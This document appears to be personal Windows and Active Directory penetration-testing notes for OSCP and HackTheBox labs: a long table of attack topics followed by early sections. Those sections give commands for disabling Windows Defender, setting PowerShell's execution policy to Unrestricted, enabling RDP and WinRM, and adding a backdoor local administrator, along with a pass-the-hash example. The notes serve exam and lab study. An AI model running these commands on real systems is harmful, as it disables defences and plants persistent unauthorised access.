

# **For competitions, remove OSCP stuff (including the links to the OSCP document) or paraphrase it**

Fastest way to load the document is by clicking on the last page via the Table Of Contents

And you can move around the document quickly by holding SHIFT and clicking on the scroll wheel on the right side

Other documents:

- [ALL MY pentesting/hacking documents](#)
- [Pen Testing Checklist](#)
- [Pen Testing Notes](#)
- [Windows Pentesting Checklist](#)

## **Table of Contents:**

<b>For competitions, remove OSCP stuff (including the links to the OSCP document) or paraphrase it.....</b>	<b>1</b>
<b>Table of Contents:.....</b>	<b>1</b>
<b>HTB Machines:.....</b>	<b>11</b>
<b>IMPORTANT.....</b>	<b>11</b>
<b>How to turn off windows defender and antivirus.....</b>	<b>13</b>
Windows Defender.....	13
Antivirus.....	14
<b>How to open RDP, winRM, and psexec.....</b>	<b>15</b>
<b>nxc.....</b>	<b>17</b>
<b>How to find the hostname of all machines using DNS Server.....</b>	<b>19</b>
<b>NTLM and Kerberos Authentication explained.....</b>	<b>19</b>
<b>Kerberos.....</b>	<b>24</b>
Port 88 — Kerberos Authentication.....	24
<b>Kerberoasting attack.....</b>	<b>25</b>
Kerberoasting using Invoke-Kerberoast.ps1(run on target machine).....	26
Kerberoasting using TargetedKerberoast.py (run on Kali).....	29
Kerberoasting using impacket-GetUserSPNs (run on Kali).....	30
Kerberoasting using Rubeus.exe (run on target machine).....	32
Kerberoasting using nxc (run on Kali).....	32
Kerberoasting manually and getting ticket into memory instead of dumping it into NTLM....	32

How Kerberos Tickets work.....	34
<b>How to find list of domain usernames using impacket-lookupsid.....</b>	<b>35</b>
<b>How to get a list of domain usernames.....</b>	<b>35</b>
<b>Kerbrute.....</b>	<b>36</b>
<b>Bloodhound download and set up.....</b>	<b>39</b>
SharpHound vs. bloodhound-python.....	40
How to use Bloodhound Legacy on my windows host.....	40
How to download bloodhound legacy edition.....	41
How to use bloodhound legacy edition (from github).....	41
How to use bloodhound CE.....	42
How to download bloodhound, bloodhound-python, and neo4j.....	43
How to use bloodhound-python.....	44
Error with bloodhound postgresql.....	44
How to deal with the new bloodhound.....	45
How to use nxc as a bloodhound ingestor (instead of bloodhound-python).....	45
How to download SharpHound (both .exe and .ps1 version).....	45
How to use SharpHound.exe.....	46
How to download and use Sharphound.p1 (powershell version).....	47
<b>Bloodhound usage guide.....</b>	<b>49</b>
Bloodhound Raw Query.....	50
Helpful pre-built queries in Bloodhound.....	51
How to use Bloodhound.....	52
Inspecting SPN of Kerberoastable Users.....	58
Paths (from one user to another).....	59
WriteOwner to force change password.....	59
GenericWrite to Default Domain Policy GPO (which priv escs you to admin).....	61
GenericWrite (or Generic All) to DC resulting in Resource-Based Constrained Delegation (RBCD) attack.....	62
CA_SVC and CERT PUBLISHERS (and WriteOwner).....	64
How to become owner of account (if you have WriteOwner).....	66
How to give yourself permission to write to account.....	66
How to create shadow credentials (get NTLM hash) :.....	67
How to do ESC4 to modify a certificate template to make it vulnerable.....	67
How to do ESC1 attack.....	68
How to revert certificate template so that it's no longer vulnerable to ESC4.....	69
<b>How to exploit Default Domain Policy (if you have edit/write permissions) to add yourself as local admin.....</b>	<b>70</b>
<b>Impacket.....</b>	<b>71</b>
<b>AS-REP Roasting (for Linux).....</b>	<b>73</b>
AS-Rep Roasting Explanation.....	74
How AS-REP Roasting works and how netcat works.....	75

AS-REP Roasting with Impacket-GetNPUsers.....	75
AS-REP Roasting with nxc.....	78
AS-REP Roasting with GenericWrite or GenericAll.....	78
<b>AS-REP Roast with Rubeus.exe (for Windows).....</b>	<b>78</b>
<b>SMB vulnerabilities.....</b>	<b>79</b>
Eternal blue (MS17-010).....	80
MS08-067.....	81
<b>How to scan for SMB vulnerabilities in NMAP.....</b>	<b>83</b>
<b>SMB.....</b>	<b>84</b>
How to navigate SMB.....	84
Useless Shares.....	84
How to steal NTLM with write privileges for SMB Share.....	85
SMB and psexec.py.....	85
nxc smb.....	86
How to find users in SMB.....	88
How to spider through the shares.....	89
How to add coloring and prettify JSON file using jq.....	90
Using jq to parse JSON file.....	90
How to mount SMB shares from a remote into local.....	90
How to recursively download.....	91
How to drop webshell once you have write permission on web share in SMB (using netcat webshell).....	91
How to get NTLM hash from SMB authentication once you have upload/write privileges.....	92
How to bruteforce enumeration with a username list:.....	92
Enumerate SMB using nmap and smbclient.....	93
How to increase timeout limit for uploading big files from SMB to Local Kali.....	95
<b>impacket-smbclient.....</b>	<b>95</b>
<b>NTLM_Theft and NTLM Hash leak (Write Access to SMB).....</b>	<b>97</b>
<b>ntds.dit and SYSTEM registry hive file.....</b>	<b>99</b>
<b>SAM and SYSTEM Registry hive files.....</b>	<b>102</b>
Here is how to make copies of registry:.....	103
SAM and SYSTEM attack example.....	103
<b>SECURITY and SYSTEM Registry Hive.....</b>	<b>104</b>
<b>Shadow Copies.....</b>	<b>105</b>
<b>Where AD password hashes live.....</b>	<b>113</b>
Where AD password hashes live.....	113
<b>Web/IIS.....</b>	<b>114</b>
Webdav.....	115
How to use davtest to see which file types can be uploaded and how to use cadaver to upload reverse shell.....	115
How to bruteforce webdav IIS:.....	117

How to install Webdav and add to path.....	118
Webdav example:.....	118
PowerShell Web Access (PSWA):.....	120
Vulnerable IIS versions.....	121
<b>How to upload files to target machine on windows.....</b>	<b>121</b>
<b>How to transfer files from Windows to Kali using impacket-smbserver.....</b>	<b>122</b>
How to use impacket-smbserver with authentication.....	123
<b>Using impacket-smbserver to exfiltrate data (old. Use the new section above)..</b>	<b>124</b>
<b>Webshell (or command injection).....</b>	<b>125</b>
Upgrade from Webshell to Reverse Shell using nc.exe.....	125
Upgrading from webshell to reverse shell using powercat.ps1.....	125
<b>Reverse shell.....</b>	<b>126</b>
.ashx reverse shell.....	127
PHP Ivan Sincek Shell.....	127
Msfvenom .exe reverse shell:.....	127
Msfvenom payload to change password of domain admin user:.....	128
.asp reverse shell.....	128
Nishang (Powershell) Reverse Shell:.....	128
Base64 encoding reverse shell.....	129
<b>powercat.ps1 as an alternative to nc.exe for reverse shell connection.....</b>	<b>130</b>
<b>How to find a file (in C Drive).....</b>	<b>131</b>
Command Prompt:.....	131
Powershell:.....	132
<b>How to recursively look through directory.....</b>	<b>132</b>
<b>How to recursively look directory or file for "password".....</b>	<b>133</b>
<b>FTP.....</b>	<b>134</b>
How to use nxc for FTP.....	134
<b>Filezilla.....</b>	<b>135</b>
<b>RPC.....</b>	<b>135</b>
rpcclient.....	137
Using setuserinfo to change password of user.....	138
<b>RDP (Remote Desktop Protocol).....</b>	<b>140</b>
nxc rdp.....	140
RDP General.....	141
<b>psexec (impacket-psexec).....</b>	<b>144</b>
<b>Winrm and winrs.....</b>	<b>145</b>
<b>Winrm and Evil-winrm.....</b>	<b>146</b>
Evil-winrm vs. Psexec.....	147
<b>runas.....</b>	<b>148</b>
RunAsCs.....	149

Using Invoke-RunasCs.ps1 to run reverse shell.....	149
RunasCs General Usage.....	149
<b>Privilege Escalation.....</b>	<b>150</b>
<b>Winpeas.....</b>	<b>151</b>
How to save winPEAS output to sublime text with color.....	153
Helpful sections to look at:.....	154
From OSCP (27.4.1. Situational Awareness):.....	158
<b>Import-Module.....</b>	<b>160</b>
<b>Powerview.ps1.....</b>	<b>162</b>
AD Enumeration using Powerview.....	162
Powerview commands from Powall's checklist.....	164
Get-GPPermission (to exploit Default Domain Policy and add ourselves as local administrator using SharpGPOAbuse).....	165
<b>Powerup.ps1.....</b>	<b>167</b>
<b>Enum4Linux (external enumeration tool).....</b>	<b>168</b>
Helpful sections of Enum4Linux.....	169
<b>XAMPP.....</b>	<b>171</b>
What is XAMPP?.....	171
Configuration files:.....	172
How to edit the apache server in xampp.....	172
How to check version of XAMPP and exploit vulnerable versions.....	172
<b>Rubeus.....</b>	<b>174</b>
<b>Responder.....</b>	<b>174</b>
SMB-based NTLM hash capture after getting LFI.....	174
NTLM hash capture after getting into MSSQL service:.....	176
NTLM_Theft for NTLM hash capture after getting write access to SMB.....	176
<b>Lateral Movement.....</b>	<b>176</b>
<b>Relay attack.....</b>	<b>177</b>
Relaying Net-NTLMv2.....	177
Relay attack vs. Pass-the-hash.....	180
<b>LDAP.....</b>	<b>181</b>
Most useful nxc ldap commands!.....	182
Example using ldapsearch.....	184
Another example using ldapsearch.....	188
LAPS.....	190
Apache Directory Studio.....	192
<b>Metasploit.....</b>	<b>192</b>
Web Delivery Payload (how to send base64 encoded reverse shell over webshell/command-execution):.....	193
<b>gpp-decrypt.....</b>	<b>197</b>

<b>John The Ripper.....</b>	<b>197</b>
Cracking Encrypted ZIP Files (ZIP files with passwords).....	198
Cracking pfx file (PKCS12) with JohnTheRipper.....	199
Cracking KeePass database file (.kdbx).....	199
Cracking SSH Private Key Passphrase.....	200
<b>HashCat and Hashid.....</b>	<b>201</b>
How to crack NTLM hash (ex. From mimikatz).....	201
How to find the mode needed for a hash.....	202
<b>How to give yourself privileges for new admin user.....</b>	<b>204</b>
<b>whoami /priv and Se Privileges.....</b>	<b>205</b>
<b>SelImpersonatePrivilege.....</b>	<b>206</b>
Privilege Escalate using Potato.....	206
Get a SYSTEM-level or administrator-group user using PrintSpoofer.....	206
TGT Delegation and DCSync using SelImpersonatePrivilege to dump hashes of all users	209
Impersonating Privileged accounts using pipes and SelImpersonatePrivilege.....	212
<b>SeAssignPrimaryPrivilege.....</b>	<b>216</b>
<b>Potatoes (Privilege Escalation).....</b>	<b>216</b>
Downloads:.....	217
Sigma Potato.....	217
Sweet Potato.....	217
Sharp Potato (SharpEfsPotato).....	218
God Potato.....	218
<b>TGT Delegation.....</b>	<b>226</b>
Resource-Based Constrained Delegation (RBCD) Attack to get Domain Admin.....	227
<b>SeBackupPrivilege (get SAM and SYSTEM).....</b>	<b>234</b>
<b>SeRestorePrivilege.....</b>	<b>238</b>
Using SeRestoreAbuse.exe to get SYSTEM account.....	238
Replacing Utilman.exe with cmd.exe to get SYSTEM.....	239
<b>SeDebugPrivilege.....</b>	<b>240</b>
Add new user to administrator group using SeDebugPrivilege.....	241
Use meterpreter "getsystem" command to privilege escalate to SYSTEM.....	242
Use mimikatz dumps using SeDebugPrivilege without admin.....	243
<b>SeManageVolumePrivilege.....</b>	<b>245</b>
<b>Other Se Privileges:.....</b>	<b>247</b>
<b>How to get back privileges for a service account.....</b>	<b>248</b>
<b>Pass the Hash.....</b>	<b>248</b>
<b>Overpass the Hash.....</b>	<b>250</b>
From checklist.....	251
Overpass the Hash example.....	252
<b>Pass the Hash vs. Overpass the Hash.....</b>	<b>259</b>

<b>Pass the Ticket.....</b>	<b>260</b>
Pass the Ticket Example (with TGS).....	260
<b>klist.....</b>	<b>265</b>
How to use klist in Linux.....	266
<b>DCOM.....</b>	<b>267</b>
<b>TGT and TGS and Kerberos Ticket.....</b>	<b>270</b>
<b>Silver Ticket.....</b>	<b>271</b>
Practical example of Silver Ticket Attack:.....	272
Silver Ticket process explained in OSCP.....	277
<b>Golden Ticket.....</b>	<b>284</b>
How to do Golden Ticket Attack.....	285
Golden Ticket Explained in OSCP.....	286
<b>DCSync.....</b>	<b>291</b>
DCSync Explained in OSCP (how to do DCSync with both mimikatz and impacket).....	292
<b>Mimikatz.....</b>	<b>296</b>
LSASS Memory Dump.....	299
MSV authentication package Dump (from Powall's Checklist).....	302
Kerberos Ticket Dump.....	303
Dump SAM (from Powall's Checklist).....	305
Dump LSA secrets (from Powall's Checklist).....	305
Dump Cached Domain Logon Hashes (from Powall's Checklist).....	305
DPAPI.....	306
ntds.dit dump.....	306
Credential Dumping (LSASS memory dump) to get cached credentials of currently logged on users using Mimikatz.....	306
Getting NTLM Hashes using Isadump::sam.....	308
<b>LSASS.....</b>	<b>315</b>
<b>OpenSSL.....</b>	<b>316</b>
PKCS12 and .pfx.....	316
<b>Certificate Abuse (AD CS Abuse).....</b>	<b>317</b>
How to find information about certificates:.....	318
How to proceed with Vulnerable Certificate Abuse.....	320
How to login to Administrator with evil-winrm.....	321
How to login to Administrator without evil-winrm:.....	322
If you want to turn the Private key and Certificate to PFX file for Rubeus, Certipy, or PKINITtools to request a TGT (Kerberos ticket) as administrator:.....	324
How to download Certipy.....	325
<b>Reverse Engineering and Buffer Overflow.....</b>	<b>325</b>
DNSPY.....	325
ILSpy.....	326

<b>General Enumeration.....</b>	<b>326</b>
<b>File Enumeration (ex. For passwords).....</b>	<b>327</b>
<b>OS/System Enumeration.....</b>	<b>333</b>
<b>Network Enumeration.....</b>	<b>334</b>
netstat.....	337
<b>Installed Program Enumeration.....</b>	<b>338</b>
<b>Powershell Log Enumeration.....</b>	<b>342</b>
Automated Powershell Log Enumeration.....	343
Manual Powershell Log Enumeration.....	343
<b>PSReadLine.....</b>	<b>349</b>
<b>tcpdump.....</b>	<b>350</b>
<b>/etc/hosts.....</b>	<b>351</b>
<b>How to add user to Administrator group and RDP group (with privileged account). 353</b>	
<b>Finding out information about yourself.....</b>	<b>354</b>
<b>AD Essential Commands (ex. How to create user).....</b>	<b>355</b>
<b>Finding out information about users.....</b>	<b>356</b>
<b>Finding out information about groups.....</b>	<b>358</b>
Commands.....	358
Information about groups.....	358
<b>Local/Global Group Memberships.....</b>	<b>359</b>
LAPS_Readers.....	360
How to get Local Administrator Password using LAPS_Readers.....	360
GPO Admins group (and also Group Policy Creator).....	362
Server Operators group (leads to SYSTEM).....	362
DnsAdmins (leads to SYSTEM).....	364
AD Recycle Bin.....	365
How to find out which machine is the Domain Controller.....	366
<b>How logging in is different for local users and domain users.....</b>	<b>367</b>
<b>How to make a username list (or just a single username).....</b>	<b>367</b>
username.py.....	367
Based on First and Last Name.....	368
Based on Directory or File Names.....	368
<b>.psafe3 (file type).....</b>	<b>369</b>
<b>.odt (OpenDocument Text file) (file type).....</b>	<b>370</b>
<b>Macros.....</b>	<b>371</b>
<b>What to do with random files.....</b>	<b>371</b>
<b>How to deal with weird .xlsx (MS Excel).....</b>	<b>372</b>
<b>How to tell if you are in a DC (Domain Controller).....</b>	<b>372</b>

<b>How to tell if you are in an AD environment.....</b>	<b>372</b>
<b>How to tell if you are a local or domain user.....</b>	<b>373</b>
<b>How to find the hostname and domain name.....</b>	<b>373</b>
<b>Checking Environment Variable (dir env:) for credentials.....</b>	<b>376</b>
<b>Service vs. Scheduled Task vs. Process.....</b>	<b>377</b>
<b>accesschk.exe.....</b>	<b>377</b>
Common commands:.....	378
Understanding accesschk output.....	379
<b>Binary Hijacking (replacing binaries).....</b>	<b>379</b>
<b>Service Binary Hijacking.....</b>	<b>381</b>
Manually check for Services.....	382
How to automate check for VULNERABLE Service Binary Hijacking using powerup.ps1..	383
How to check for vulnerable Service Binary using WinPeas.....	384
How to check permissions of user on a service using accesschk.exe.....	386
Exploiting Service Binary by changing the path to binary on service.....	387
Exploiting a Service Binary by replacing a binary AND using shutdown/reboot.....	389
Exploiting Service Binary by replacing a binary.....	389
Example1 of exploiting service binary by replacing binary.....	391
Example2 of exploiting service binary by replacing binary.....	393
Example3 of exploiting service binary by replacing binary.....	395
sc.exe guide (managing services).....	396
<b>DLL Hijacking.....</b>	<b>397</b>
DLL Hijacking Example.....	398
Procmon.....	402
<b>Unquoted Service Path.....</b>	<b>402</b>
Unquotes Service path exploit example.....	403
<b>Watch-Command.....</b>	<b>404</b>
<b>Scheduled Tasks.....</b>	<b>405</b>
<b>Registry.....</b>	<b>407</b>
Registry Explained.....	408
Exploiting weak Registry Permissions.....	410
Autorun.....	412
AlwaysInstallElevated.....	414
<b>Looking for credentials in Registry.....</b>	<b>415</b>
<b>Exposing PuTTY credentials (registry).....</b>	<b>418</b>
<b>Windows Kernel Exploit.....</b>	<b>420</b>
From Checklist.....	421
Windows Exploit Suggestor.....	422
SecWiki.....	422
<b>Insecure GUI Apps.....</b>	<b>423</b>

<b>Startup Apps.....</b>	<b>423</b>
Azure AD Sync.....	424
Finger service (port 79).....	431
<b>Password Attacks/Spray (Bruteforce) to get into AD accounts.....</b>	<b>432</b>
<b>How to check password policy to see password attempt lockout limit.....</b>	<b>432</b>
Domain user password policy:.....	432
Local user password policy.....	435
Are password policies specific to accounts?.....	436
<b>Nmap.....</b>	<b>436</b>
<b>How to view who has permissions in a directory (icacls).....</b>	<b>437</b>
<b>Bypass powershell script execution policy.....</b>	<b>438</b>
<b>How to switch from CMD to Powershell (and vice versa).....</b>	<b>438</b>
<b>How to add a new local admin user and add to RDP and WINRM group.....</b>	<b>440</b>
<b>Commands Prompt (CMD) and powershell commands.....</b>	<b>440</b>
<b>How to check if a web server is running CMD or powershell when you have command execution.....</b>	<b>442</b>
<b>How to extract/format data (from tabular output) using awk.....</b>	<b>442</b>
<b>TightVNC password decrypt.....</b>	<b>443</b>
<b>How to recognize encodings.....</b>	<b>443</b>
<b>How to fix time synchronization using ntupdate.....</b>	<b>444</b>
<b>Antivirus.....</b>	<b>445</b>
<b>Normal C:\ Drive.....</b>	<b>446</b>
Normal C:\ Drive with ls -Force.....	446
Normal C:\Program Files and C:\Program Files (x86).....	447
How to look for config files.....	449
<b>How to check IP and Network.....</b>	<b>450</b>
<b>Subnet notes.....</b>	<b>450</b>
<b>How to grep in windows.....</b>	<b>451</b>
<b>How to build a .sln binary.....</b>	<b>451</b>
<b>Windows notes.....</b>	<b>452</b>
<b>Active Directory Notes.....</b>	<b>453</b>
<b>Miscellaneous notes.....</b>	<b>455</b>
<b>Niche Attack Vectors.....</b>	<b>456</b>
Umbraco:.....	456
Port 389 Printer Exploit.....	457
Remote Mouse.....	460
Strings (to read .exe files).....	461
H2 Console.....	461
BarracudaDrive (also known as FuguHub).....	461
Guessing the box name as the directory.....	462

ManageEngine Application Manager.....	463
Freeswitch-event (port 8021).....	463
Suspicious .exe files.....	464
goldenPac.py.....	465
ms16-032.....	465
ms15-051.....	465
ms10-015.....	465
<b>Random.....</b>	<b>465</b>

## HTB Machines:

1. Active
2. Cicada
3. Administrator
4. Sauna
5. Timelapse
6. Escape
7. EscapeTwo
8. Remote
9. Return
10. Cascade (didn't actually finish it. Way too hard. Had Reverse engineering and a bunch of other hard stuff I haven't learned yet). The initial foothold for user.txt was manageable though, except for the hexadecimal TightVNC stuff which is easy but had no idea how to do it before
11. Flight
12. Blackfield

### Resources:

1. <https://ippsec.rocks/?#>
    - a. Website to search through ippsec videos
- 

## IMPORTANT

1. Run this for windows
  - a. Get-ChildItem -Path . -Include \*.kdbx,\*.zip,SAM,SYSTEM,SECURITY,ntds.\*,\*backup\* -File -Recurse -ErrorAction SilentlyContinue
  - b. This starts recursing from the current directory!
  - c. Here is the one without backup:
    - i. Get-ChildItem -Path . -Include \*.kdbx,\*.zip,SAM,SYSTEM,SECURITY,ntds.\* -File -Recurse -ErrorAction SilentlyContinue
  
2. Remember that windows use backslashes. So to execute a file, you do `\shell.exe`
  
3. The user flag is often found in Desktop, specifically inside of the `C:\Users\Public\Desktop`
  
4. At the start of each box, add the domain and more into the /etc/hosts as shown in the [/etc/hosts](#) section of the notes
  - Without it, a lot of your commands will fail since your computer doesn't understand the domain names, only the IP
  
5. When putting in the username for commands, sometimes just putting in the username isn't enough, and you need to include the domain as well. Like instead of michael, you need to specify `domainName\michael`. For example, when using smbclient:
 

```
(kali㉿kali)-[~]
└─$ smbclient //192.168.136.95/ADMIN$ -U 'Eric.Wallows'
Password for [WORKGROUP\Eric.Wallows]:
session setup failed: NT_STATUS_LOGON_FAILURE
```

  - a.
    - i. Here, it defaults to the "WORKGROUP", which is default domain for non-domain connected computers
    - ii. And then as you can see, it doesn't work

```
(kali㉿kali)-[~]
└─$ smbclient //192.168.136.95/C$ -U 'secura.yzx\Eric.Wallows'

Password for [SECURA.YZX\Eric.Wallows]:
Try "help" to get a list of possible commands.
smb: \> ls
    $Recycle.Bin                               DHS      0  Wed Aug  3 17:29:26 2022
    $WinREAgent                                DH      0  Fri Jan 10 14:22:14 2025
```

  - b.
    - i. We specify the domain here, and then we get access to SMB

6. Always put quotes around the username or password since it doesn't hurt and sometimes you need it
  7. Single quotes and double quotes are not the same in bash!!
    - a. Single quotes
      - i. **Use this when there are special characters (like \$, !, \*, &) in the user/pass**
      - ii. Everything inside is taken literally
      - iii. No variable or command substitution
    - b. Double quotes
      - i. Allows variable expansion and some interpretation:
        1. \$VAR, \${...}, `...` are expanded
        2. can escape characters
      - ii. Safer than nothing, but not as strict as single quotes
  8. If a password or a flag isn't working even though it should, that possibly means it's encoded or encrypted and needs to be decoded or decrypted. Like if it ends in "==" , that means it's probably base64 encoded
  9. You can use online websites like cyberchef and crackstation for hashes and encrypted stuff
    - a. <https://crackstation.net/>
    - b. <https://gchq.github.io/CyberChef/>
  10. We sometimes have to use double backslash to escape, like \\ . For example, in the [Billyboss](#) PG Practice, we saw that sometimes we have to put two or four backslashes to get out of the nested functions. Look at the writeup as an example
- 

## How to turn off windows defender and antivirus

### Windows Defender

#### **How to turn it off:**

```
Set-MpPreference -DisableIntrusionPreventionSystem $true -DisableIOAVProtection $true  
-DisableRealtimeMonitoring $true
```


- This turns off tamper protection and other components of the anti virus. It can't turn windows defender off FULLY, but this is as much as it can do

### Verify it's off:

```
Get-MpPreference | Select-Object DisableIntrusionPreventionSystem, DisableIOAVProtection,  
DisableRealtimeMonitoring
```

- All the values should be true or non-existent. If so, then your command worked!

### If you have RDP:



- You can try turning it off on the settings
- But ALSO do the command line stuff too

## Antivirus

### From OSCP 15.3.2. Evading AV with Thread Injection

```
PS C:\Users\offsec\Desktop> Get-ExecutionPolicy -Scope CurrentUser
Undefined

PS C:\Users\offsec\Desktop> Set-ExecutionPolicy -ExecutionPolicy Unrestricted -Scope
CurrentUser

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the
execution policy might expose
you to the security risks described in the about_Execution_Policies help Module at
https://go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the execution
policy?
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "N"):
A

PS C:\Users\offsec\Desktop> Get-ExecutionPolicy -Scope CurrentUser
Unrestricted
```

*Listing 10 - Changing the ExecutionPolicy for our current user*

The listing above shows that we have successfully changed the policy for our current user to *Unrestricted*.

- Get-ExecutionPolicy -Scope CurrentUser
- Set-ExecutionPolicy -ExecutionPolicy Unrestricted -Scope CurrentUser
- Get-ExecutionPolicy -Scope CurrentUser
- This allows you to run scripts that antivirus flags as dangerous

### From OSCP 15.3.3. Automating the Process

Shellter is a dynamic shellcode injection tool and one of the most popular free tools capable of bypassing antivirus software. It uses several novel and advanced techniques to backdoor a valid and non-malicious executable file with a malicious shellcode payload.

## How to open RDP, winRM, and psexec

I haven't tried these out, but this is theoretically how you do it

### RDP (tested on OSCP-B .147 and it works):

1. reg add "HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG\_DWORD /d 0 /f
2. netsh advfirewall firewall set rule group="remote desktop" new enable=Yes
3. net user hacker Password123! /add
4. net localgroup Administrators hacker /add
5. net localgroup "Remote Desktop Users" hacker /add
6. net localgroup "Remote Management Users" hacker /add
7. xfreerdp3 /v:192.168.164.147 /u:hacker /p:'Password123!' /cert:ignore /dynamic-resolution /drive:test,/home/kali +clipboard

### winRM (tested on Relia .250 and it works):

1. Enable winrm

- a. sc.exe config WinRM start= auto

```
PS C:\Windows\system32> sc.exe config WinRM start= auto
[SC] ChangeServiceConfig SUCCESS
```

- b. sc.exe start WinRM

```
PS C:\Windows\system32> sc.exe start WinRM

SERVICE_NAME: WinRM
    TYPE               : 30  WIN32
    STATE              : 2   START_PENDING
                           (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
    WIN32_EXIT_CODE    : 0   (0x0)
    SERVICE_EXIT_CODE : 0   (0x0)
    CHECKPOINT        : 0x0
    WAIT_HINT         : 0x7d0
    PID                : 8164
    FLAGS              :
```

i.

2. Create an HTTP listener

- a. winrm quickconfig -q

```
PS C:\Windows\system32> winrm quickconfig -q
WinRM service is already running on this machine.
WSManFault
    Message
        ProviderFault
            WSManFault
                Message = WinRM firewall exception will not work since one of the network connection types on this machine is set to Public. Change the network connection type to either Domain or Private and try again.

Error number: -2144108183 0x80338169
WinRM firewall exception will not work since one of the network connection types on this machine is set to Public. Change the network connection type to either Domain or Private and try again.
```

i.

ii. This is the output I got.

- b. Or manually (I've never tried this)

- i. winrm create winrm/config/Listener?Address=\*+Transport=HTTP

3. Open the firewall rules for WinRM:

- a. netsh advfirewall firewall set rule group="Windows Remote Management" new enable=yes
- 4. You can check if the port is open via nmap
- 5. Create a new admin user and add them to winrm group:
  - a. net user hacker Password123! /add
  - b. net localgroup Administrators hacker /add
  - c. net localgroup "Remote Desktop Users" hacker /add
  - d. net localgroup "Remote Management Users" hacker /add
- 6. Login via winrm:
  - a. evil-winrm -i 192.168.164.250 -u hacker -p 'Password123!'

#### **psexec (never tested this):**

- Allow SMB in firewall (either should work)
    - Enable-NetFirewallRule -DisplayGroup "File and Printer Sharing"
    - Set-NetFirewallRule -DisplayGroup "File and Printer Sharing" -Enabled True
  - Make sure the Server service is running:
    - sc.exe config lanmanserver start= auto
      - Make it start on reboot
    - And then start it immediately (either works)
      - net start lanmanserver
      - Start-Service lanmanserver
  - Make sure the user is admin
    - net user oscpadmin 'P@ssw0rd123!' /add
    - net localgroup administrators oscpadmin /add
- 

## **nxc**

**Always add --continue-on-success**

**Always try --local-auth**

When you specifically want to interact with **local users (instead of Domain users)**, like when you want to try all username/password combinations with a user.txt and password.txt but for the local users, then you want need to include the **--local-auth** flag since by default **nxc** will try domain users

- This ended up being a hard lesson I learned on Relia Challenge Lab when I tried nxc rdp, but the user ended up being a local user instead of domain user, and I forgot about this flag so it looked like RDP didn't work, but it actually did, and I wasted so much time

### **nxc pass the hash:**

- Use **-H** for hashes
- Like:
  - `nxc winrm 10.10.196.140 10.10.196.142 -u celia.almeda -H e728ecbadfb02f51ce8eed753f3ff3fd`
- Seen on OSCP-A, machine 10.10.196.142

Here are some facts about nxc:

```
Main Capabilities:
Authentication Try login credentials across SMB, RDP, LDAP, WinRM, and more.
Password Spraying Test one password against many users to find weak accounts.
Hash Capture Catch NTLMv1/v2 hashes for offline cracking.
Relay Attacks Pass captured NTLM hashes to other services to log in without cracking them.
Remote Command Execution Run commands remotely (via SMB, WMI, WinRM).
Information Gathering List domain users, admins, computers, shares, and sessions.
Credential Dumping Extract password hashes from a system once admin rights are gained.
Session Hijacking Use active sessions to impersonate users.
Kerberos Attacks Support for things like Kerberoasting and AS-REP roasting.
Module Support Extend functionality with modules (ex: BloodHound collection).
```

```
Why NetExec is Essential::
One tool to perform multiple steps of the attack chain (discovery, exploitation, privilege escalation).
Very fast compared to running manual commands.
Supports both Windows and Linux targets.
Safer and more stable than older tools like CME.

NetExec = Swiss Army Knife for network attacks 🔪
(Login → Enumerate → Execute → Capture → Crack → Escalate)
```

# How to find the hostname of all machines using DNS Server

## Example:

Say you're trying to resolve hostnames in the subnet **192.168.1.0/24**, and you know the DNS server IP is **192.168.1.53**. You would run:

```
for IP in $(seq 1 254); do nslookup 192.168.1.$IP 192.168.1.53 | grep name; done
```

